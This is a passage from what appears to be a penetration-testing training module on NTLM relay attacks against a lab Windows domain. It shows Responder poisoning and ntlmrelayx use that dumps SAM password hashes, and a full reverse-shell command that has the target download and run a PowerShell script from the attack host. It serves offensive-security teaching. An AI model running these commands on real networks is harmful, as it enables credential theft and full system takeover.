python3 RunFinger.py -i 172.16.117.0/24

[SMB2]:['172.16.117.3', Os:'Windows 10/Server 2016/2019 (check build)',
Build:'17763', Domain:'INLANEFREIGHT', Bootime: 'Unknown', Signing:'True',
RDP:'True', SMB1:'False', MSSQL:'False']
<SNIP>
```

CrackMapExec

Another tool that we can use to find machines with `SMB signing` disabled is `CrackMapExec`; the option `--gen-relay-list FILE_NAME` generates a list of computers with signing disabled based on a given subnet and saves them into a file:

```
crackmapexec smb 172.16.117.0/24 --gen-relay-list relayTargets.txt

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
<SNIP>
Running CME against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
100% 0:00:00
```

Nmap


We can run `nmap` with the script `smb2-security-mode.nse`; the output shows that `signing` is enabled and required only on `DC01`, the default behavior for domain controllers. Although they have it enabled, other hosts do not require `signing`:

```
nmap -Pn --script=smb2-security-mode.nse -p 445 172.16.117.0/24 --open

Starting Nmap 7.80 ( https://nmap.org ) at 2023-07-30 20:39 UTC
```


```
Nmap scan report for dc01 (172.16.117.3)
Host is up (0.00034s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required

Nmap scan report for ws01 (172.16.117.50)
Host is up (0.00011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required

<SNIP>
```

Phase III: Post-relay

The `post-relay` phase takes advantage of the authenticated session we obtained through relaying a victim's `NTLM` authentication. We can conduct specific post-relay attacks depending on the authenticated session's protocol.



There are numerous post-relay attacks that we will cover in this module. The following comprehensive mindmap by @_nwodtuhs showcases all three phases of the NTLM relay attack:



Let us try to understand the mindmap by dividing it into separate components:

Component	Explanation
`Coercion Method`	These techniques induce/coerce the client into performing authentication, including `AiTM` and `authentication coercion` (which we will discuss later).
`Incoming NTLM auth over`	These are the protocols that the client uses to perform `NTLM` authentication, including `HTTP` (`1`) and `SMB` (`2`).
`Client-side mitigation`	These are the client-side mitigations that clients can have to protect against `NTLM` relay attacks, depending on the protocol specified in the `Incoming NTLM auth over` component.
`Server-side mitigation`	These are the server-side mitigations that servers can have to protect against `NTLM` relay attacks, depending on the protocol specified in the `Incoming NTLM auth over` component.
`Relayed NTLM auth over`	These are the protocols that we can relay the `NTLM` authentication received from the client over, including `HTTP` , `HTTPS` , `SMB` , `LDAP` , and `LDAPs` .
`Post-relay attack`	These are the post-relay attacks that we can carry out depending on the protocol of the `Relayed NTLM auth over` component. However, reaching this component depends on the two circles belonging to the `Client-side mitigation` and `Server-side mitigation` components. If both are green, the relay attack will work. However, if one is yellow, the relay attack will only work if the server suffers certain vulnerabilities.

One crucial observation is that `HTTP NTLM` authentication can be relayed over all protocols without requiring the relay targets to be vulnerable to exploits. However, compared to `SMB` , certain conditions are required for successful relay attacks. For instance, it is impossible to relay `SMB NTLM` authentication over `LDAP` unless the relay target is vulnerable to specific exploits. However, in the case of `HTTP NTLM` authentication, this restriction does not apply. This difference arises from the fact that `HTTP` does not support session signing, whereas `SMB` does support it.

The mindmap mentions `CVE-2019-1040` and `CVE-2019-1166` as means to conduct `post-relay` attacks and bypass `server-side mitigations` . Let us discuss three vulnerabilities against `NTLM session security` .

Drop the MIC & Drop the MIC 2

On June 11, 2019, researchers from Preempt Security disclosed CVE-2019-1040, a vulnerability dubbed as `Drop the MIC` , which allows bypassing the session signing requirements imposed by application protocols to prevent relaying. `Drop the MIC` allows bypassing the `MIC` by manipulating the `NTLM` messages in the following order:

- Unsetting the `NTLMSSP_NEGOTIATE_ALWAYS_SIGN` and `NTLMSSP_NEGOTIATE_SIGN` signing flags in the `NEGOTIATE_MESSAGE`.
- Removing the `MIC` and `Version` fields from the `AUTHENTICATE_MESSAGE`.
- Unsetting the `NTLMSSP_NEGOTIATE_ALWAYS_SIGN`, `NTLMSSP_NEGOTIATE_SIGN`, `NEGOTIATE_KEY_EXCHANGE`, `NEGOTIATE_VERSION` flags in the `AUTHENTICATE_MESSAGE` message.

Four months later, after Microsoft released an update for `Drop the MIC`, Preempt Security disclosed CVE-2019-1166, a similar vulnerability to `CVE-2019-1040`, dubbed as `Drop the MIC 2`.

Your Session Key is my Session Key

CVE-2019-1019, dubbed as `Your Session Key is my Session Key`, is a vulnerability discovered by Preempt Security researchers, it builds upon CVE-2015-0050 (which Microsoft released MS15-027 to address). We mentioned in the first section that in response to `NetrLogonSamLogonWithFlags` (containing `NETLOGON_NETWORK_INFO`), the DC sends `NETLOGON_LOGON_IDENTITY_INFO`, which includes the `session key` for the server to use; however, what if an adversary pretends to be the server and makes the same call to attain the `session key` of an `NTLM` session to subsequently `sign` and `seal` messages? The researchers discovered that it was possible to request from the DC any session key for any `NTLM` authentication and establish a signed session against any server. Microsoft patched this vulnerability in the CVE-2019-1019 update guide.

Both the `Drop the MIC` and `Your Session Key is my Session Key` were presented in the Finding a Needle in an Encrypted Haystack talk at Black Hat USA 2019.

Coming Next

After understanding the `NTLM relay` attack, the following section showcases various SMB `post-relay` attacks using `ntlmrelayx`.

NTLM Relay over SMB Attacks

We will begin with `SMB` post-relay attacks after having understood the `NTLM relay` attack.

Impacket's ntlmrelayx

Many tools can be used to start relay servers and clients and conduct post-relay attacks; we will focus on Impacket's ntlmrelayx in this module. This tool was introduced by Dirk-Jan Mollema as an extension of smbrelayx.py and it is the flagship tool for conducting relay

attacks on Linux. Although other tools like MultiRelay.py or Inveigh (primarily used on Windows) can also be used, we will not utilize them in this module. `ntlmrelayx` is a generic NTLM relay module within Impacket that supports the `NTLM relay` and various post-relay attacks. It provides numerous options that we can utilize for different types of attacks. As we progress in the module, we will use and understand the other options `ntlmrelayx` provides.

```
ntlmrelayx.py -h

Impacket v0.11.0 - Copyright 2023 Fortra

usage: ntlmrelayx.py [-h] [-ts] [-debug] [-t TARGET] [-tf TARGETSFILE] [-
w] [-i] [-ip INTERFACE_IP] [--no-smb-server] [--no-http-server] [--no-wcf-
server] [--no-raw-server]
                     [--smb-port SMB_PORT] [--http-port HTTP_PORT] [--wcf-
port WCF_PORT] [--raw-port RAW_PORT] [--no-multirelay] [-ra] [-r
SMBSERVER] [-l LOOTDIR]
                     [-of OUTPUT_FILE] [-codec CODEC] [-smb2support] [-
ntlmchallenge NTLMCHALLENGE] [-socks] [-wh WPAD_HOST] [-wa WPAD_AUTH_NUM]
[-6] [--remove-mic]
                     [--serve-image SERVE_IMAGE] [-c COMMAND] [-e FILE] [-
-enum-local-admins] [-rpc-mode {TSCH}] [-rpc-use-smb] [-auth-smb
[domain/]username[:password]]
                     [-hashes-smb LMHASH:NTHASH] [-rpc-smb-port {139,445}]
[-q QUERY] [-machine-account MACHINE_ACCOUNT] [-machine-hashes
LMHASH:NTHASH] [-domain DOMAIN]
                     [-remove-target] [--no-dump] [--no-da] [--no-acl] [--
no-validate-privs] [--escalate-user ESCALATE_USER] [--add-computer
[COMPUTERNAME [PASSWORD ...]]]
                     [--delegate-access] [--sid] [--dump-laps] [--dump-
gmsa] [--dump-adcs] [--add-dns-record NAME IPADDR] [-k KEYWORD] [-m
MAILBOX] [-a] [-im IMAP_MAX] [--adcs]
                     [--template TEMPLATE] [--altname ALTNAME] [--shadow-
credentials] [--shadow-target SHADOW_TARGET] [--pfx-password PFX_PASSWORD]
[--export-type {PEM,PFX}]
                     [--cert-outfile-path CERT_OUTFILE_PATH]

<SNIP>
```

Before performing `SMB` post-relay attacks, we need to modify the `Responder` configuration file.

Responder Configuration File

We used `Responder` in the previous section and captured some NTLMv2 hashes. That was possible because, by default, Responder listens on `SMB`, `HTTP`, and some other protocols.

We can change the default configuration using Responder's configuration file `Responder/Responder.conf`.

To turn off the `SMB` server in Responder, we must change `SMB = On` to `SMB = Off`. The same applies to any other protocol. If we want to relay `HTTP`, we need to set it to Off before trying to relay it.

This is because `ntlmrelayx` runs `SMB` or `HTTP` server so it can relay the connection from the clients to the server, and if `Responder` is running those services, we won't be able to use `ntlmrelayx`.

Setting Responder's SMB Server to Off

```
sed -i "s/SMB = On/SMB = Off/" Responder.conf
cat Responder.conf | grep -i smb

SMB = Off
```

There are other options in the Responder configuration file, like `Specific IP Addresses to respond to (default = All)`, which can be helpful to configure in some cases where we only want to relay connections from a specific IP or group of IPs.

Note: We recommend that you take some time to review the configuration file, and as we progress through this module, we can identify what else we could use from this configuration file.

NTLM Relay over SMB

In the previous section, we used `CrackMapExec`'s `--gen-relay-list` command to hunt for relay targets with SMB signing disabled, finding 172.16.117.50 and 172.16.117.60:

```
cat relayTargets.txt

172.16.117.50
172.16.117.60
```

To relay an authentication to one of these IPs, we need to poison the network using Responder and wait until a user or computer performs an action that provokes a broadcast or any other activity that we can intercept and force that session to authenticate to our attack host.

Let's use `Responder` to poison the network:

Executing Responder in Poisoning Mode

```
sudo python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                    |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

<SNIP>
```

Next, we need to use `ntlmrelayx` to perform the NTLM Relay attack. `ntlmrelayx` provides the options `-t` and `-tf` for specifying relay targets; `-t` specifies a single relay target, while `-tf` specifies a file with multiple relay targets. If `-t` / `-tf` is omitted, `ntlmrelayx` will relay the `NTLM` authentication over to the originating host, an attack called the `NTLM self-relay` attack (although patched, if we encounter legacy vulnerable hosts, considering this attack might prove helpful). The `-smb2support` option provides SMBv2 support for hosts requiring it:

NTLMRelayx SMB attack

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
```

By default, `ntlmrelayx` will relay the NTLM authentication over `SMB`. If the session we relayed has highly privileged access on the target machine, `ntlmrelayx` will try to perform a `SAM dump`.

The `SAM dump` technique is used against Windows hosts to dump credentials stored in the `SAM` and `SECURITY` registry hives. It allows extracting cached credentials of local users, where Windows stores information as LM and NT hashes.


Now we wait for `Responder` to poison any authentication to us, and once that happens, `ntlmrelayx` will relay it to the computers defined as targets using the option `-tf relayTargets.txt`.

NTLMRelayx SAM DUMP

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/JPEREZ
SUCCEED
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-8: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/NPORTS
SUCCEED
[*] SMBD-Thread-8: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/NPORTS
SUCCEED
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/PETER
SUCCEED
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/PETER
SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email protected]
controlled, but there are no more targets left!
[*] Starting service RemoteRegistry
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Target system bootKey: 0x563136fa4deefac97a5b7f87dca64ffa
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353b
e1c2c3c99:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
<SNIP>
[*] Done dumping SAM hashes for host: 172.16.117.50
[*] Stopping service RemoteRegistry
```

Note: If the NTLM Relay attack does not work, we can restart ntlmrelayx and Responder.

The below diagram showcases the attack we executed:



As illustrated in the image above, here's a simplification of what happened:

1. We started `Responder` & `ntlmrelayx` on the Attack machine (172.16.117.30).
2. Once a user from the DC (172.16.117.3) mistypes a `UNC` and Windows tries to connect to it, `Responder` poisons their responses and redirect the user to authenticate against our Attack machine.
3. When they connected to our attack host, `ntlmrelayx` relayed those authentications to the servers that were configured as targets (172.16.117.50 and 172.16.117.60), and the user `INLANEFREIGHT/PETER` was an administrator on one of the computer `172.16.117.50`, which caused a `SAM dump`.

We successfully relayed one of the connections, the one coming from `INLANEFREIGHT/[email protected]`, to the target machine `172.16.117.50`. The authentication from `INLANEFREIGHT/[email protected]` to `172.16.117.60` succeeded, but nothing happened because the user doesn't have high privileges on that target.

Command Execution

Instead of performing a `SAM dump`, we can perform command execution on the target machine using the option `-c "Command To Execute"`, and the commands will be executed via `SMB`. Let's first try to ping our attack host once:

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support -c 'ping -n 1
172.16.117.30'
```

```
Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
```

Once `Responder` poisons the broadcast traffic, we will notice that `ntlmrelayx` relayed the `NTLM` authentication of `PETER` coming from 172.16.117.3 and established an authenticated session on 172.16.117.50; afterward, it abused the authenticated session as `PETER` and executed the ping command, displaying its output at the end:

```
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/PETER
SUCCEED
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/PETER
SUCCEED
[*] Service RemoteRegistry is in stopped state
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 172.16.117.50

Pinging 172.16.117.30 with 32 bytes of data:
Reply from 172.16.117.30: bytes=32 time<1ms TTL=64

Ping statistics for 172.16.117.30:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Instead of running a simple ping, we can get a reverse shell, let's use [Invoke-PowerShellTcp.ps1](#) from [Nishang](#) for that. First, we will download the tool (the tool is already in `/home/htb-student/tools/`) and start a Python web server so that the relay target can use it to fetch `Invoke-PowerShellTcp.ps1`:

```
wget
https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke
-PowerShellTcp.ps1 -q
python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Then, we need to start an `nc` listener to catch the reverse shell:

```
nc -nvlp 7331

Listening on 0.0.0.0 7331
```

At last, we will use `ntlmrelayx`'s `-c` option to make the relay target execute a powershell command to download `Invoke-PowerShellTcp.ps1` from our Python web server and run it. We separate the two commands by a semi-colon, whereby the first command downloads and loads in memory the PowerShell module `Invoke-PowerShellTcp.ps1`, and the second command uses the module by specifying the parameters `-Reverse`, `-IPAddress 172.16.117.30` for our attack host and `-Port 7331` for the `nc` listener:

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support -c "powershell -c
IEX(New-Object
NET.WebClient).DownloadString('http://172.16.117.30:8000/Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 172.16.117.30
-Port 7331"

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/PETER
SUCCEED
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/PETER
SUCCEED
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Executed specified command on host: 172.16.117.50
[-] SMB SessionError: STATUS_SHARING_VIOLATION(A file cannot be opened
because the share access flags are incompatible.)
[*] Stopping service RemoteRegistry
```

When checking the `nc` listener, we will notice that a reverse shell connection has been established successfully as `NT Authority\System`:

```
nc -lvnp 7331
```

```
Listening on 0.0.0.0 7331
Connection received on 172.16.117.50 57666
Windows PowerShell running as user WS01$ on WS01
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami

nt authority\system
```

Coming Next

After discussing the basic uses of `ntlmrelayx`, we will look at other advanced use cases in the next section.

NTLMRelayx Use Cases

In the previous section, we saw basic `ntlmrelayx` use cases such as dumping the SAM of a remote machine and gaining remote code execution. This section will showcase other advanced use cases of `ntlmrelayx`.

Multi-relaying

As explained by impacket's main maintainer @0xdeaddood in SecureAuth's blog, the `multi-relay` feature of `ntlmrelayx` allows for:

- Identifying the users we receive `NTLM` authentication from (allowing us to decide whether we want to relay their `NTLM` authentication).
- Relaying a single `NTLM` authentication (connection) to multiple targets.

`ntlmrelayx` implements the `multi-relay` feature by making the clients authenticate on the attack machine locally, fetch/extract their identities, and then force them to reauthenticate so that it can relay their connections to the relay targets. `Multi-relaying` is the default behavior for the HTTP and SMB servers of `ntlmrelayx`; however, to deactivate it, we can use the `--no-multirelay` option, making it relay the connection(s) only once (i.e., one incoming connection maps to only one attack).

Target Definition

We already mentioned that `ntlmrelayx` provides the options `-t` and `-tf` for specifying relay targets. Because of the `multi-relay` feature, targets can be either `named targets` or

`general targets`; `named targets` are targets with their identity specified, while `general targets` are targets without identity. Defining targets follows the URI format, with its syntax consisting of three components: `scheme://authority/path`:

- `scheme`: Defines the targeted protocol (e.g., `http` or `ldap`); if not supplied, `smb` is used as the default protocol. The wildcard keyword `all` makes `ntlmrelayx` use all the protocols it supports.
- `authority`: Specified using the format `DOMAIN_NAME\\USERNAME@HOST:PORT`. `General targets` do not use `DOMAIN_NAME\\USERNAME`; only `named targets` do.
- `path`: Optional and only required for specific attacks, such as when accessing access-restricted web endpoints using a relayed `HTTP NTLM` authentication (as we will cover in the `Advanced NTLM Relay Attacks Targeting AD CS` section).

The HTTP and SMB servers of `ntlmrelyax` have the `multi-relaying` feature enabled by default, except when attacking a single `general target`. Depending on the `target type`, `ntlmrelayx` has the following default settings for the `multi-relay` feature:

Target Type	Example	Multi-relaying Default Status
`Single General Target`	`-t 172.16.117.50`	`Disabled`
`Single Named Target`	`-t smb://INLANEFREIGHT\\[email protected]`	`Enabled`
`Multiple Targets`	`-tf relayTargets.txt`	`Enabled`

Understanding the `multi-relay` feature and the different `target types` of `ntlmrelayx` is paramount; let us see why by showing examples of different `target types` and their default `multi-relaying` status.

Suppose we instruct `ntlmrelayx` to use the target " `smb://172.16.117.50`"; in this case, since it is a `general target`, `multi-relay` will be `disabled`, and `ntlmrelayx` will relay only the first `NTLM` authentication connection belonging to any user (from any host) to the relay target 172.16.117.50 over SMB. This relationship is `1:1`, as `one` connection maps to only `one` attack (an edge case is whereby `ntlmrelayx` receives two different connections at the same time; although `multi-relay` will be disabled, `ntlmrelayx` incorrectly relays the two connections instead of rejecting either of them):

```
ntlmrelayx.py -t smb://172.16.117.50
```

Alternatively, suppose we instruct `ntlmrelayx` to use the target " `smb://INLANEFREIGHT\\[email protected]`"; in this case, since it is a single `named target`, `multi-relay` will be `enabled`, and `ntlmrelayx` will relay any number of `NTLM` authentication connections

belonging to `INLANEFREIGHT\PETER` (from any host) to the relay target 172.16.117.50 over SMB (we must supply the domain name and username precisely as shown in `ntlmrelayx`'s output). This relationship is `M:M`, as `many` connections map to `many` attacks:

```
ntlmrelayx.py -t smb://INLANEFREIGHT\\[email protected]
```

What if we want to use the same `general target` " `smb://172.16.117.50` " but we also want to enable `multi-relaying`? To do so, we must put the target in a file and use the `-tf` option, which enables `multi-relaying` by default. Therefore, regardless of the file containing a `general target`, because `multi-relaying` is enabled due to the `-tf` option, `ntlmrelayx` will relay any number of `NTLM` authentication connections belonging to any user (from any host) to the relay target 172.16.117.50 over SMB. Instead of having a `1:1` relationship like `general targets`, this becomes `M:M`, as `many` connections map to `many` attacks:

```
cat relayTarget.txt

smb://172.16.117.50
ntlmrelayx.py -tf relayTarget.txt
```

At last, suppose we want use the same `named target` " `smb://INLANEFREIGHT\\[email protected]` ", but only want to abuse the first connection `ntlmrelayx` can relay for the user `INLANEFREIGHT\PETER`; to do so, we can disable `multi-relay` with the `--no-multirelay` option:

```
ntlmrelayx.py -t smb://INLANEFREIGHT\\[email protected] --no-multirelay
```

Note: Throughout this module, we will assume that services are running on their default ports. However, always remember that system administrators can change these default ports, so if we come against such cases after enumerating the network, we need to change the ports of services accordingly.

SOCKs Connections

Another great option of `ntlmrelayx` is `-socks`; whenever `ntlmrelayx` starts, it launches a SOCKS proxy that we can use to hold relayed authenticated sessions and keep them active, allowing us to abuse them with any tool. For example, if we have multiple targets with the option `-tf`, we can use `-socks` and keep as many connections active as possible. Let's see this in action.

First, we run `ntlmrelayx` with the `-socks` option (we are still targeting the `SMB` protocol):

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra
<SNIP>

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app
'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
```

Then, we will use `Responder` to poison the network:

Executing Responder in Poisoning Mode

```
sudo python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

<SNIP>
```

After running `Responder` and making it poison broadcast traffic, we will notice that `ntlmrelayx` relays the `NTLM` authentication of multiple users originating from different IPs and establishes authenticated sessions on 172.16.117.50 and 172.16.117.60, adding them to its SOCKS server:

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra
<SNIP>

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app
'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
[*] SMBD-Thread-9: Connection from INLANEFREIGHT/[email protected]
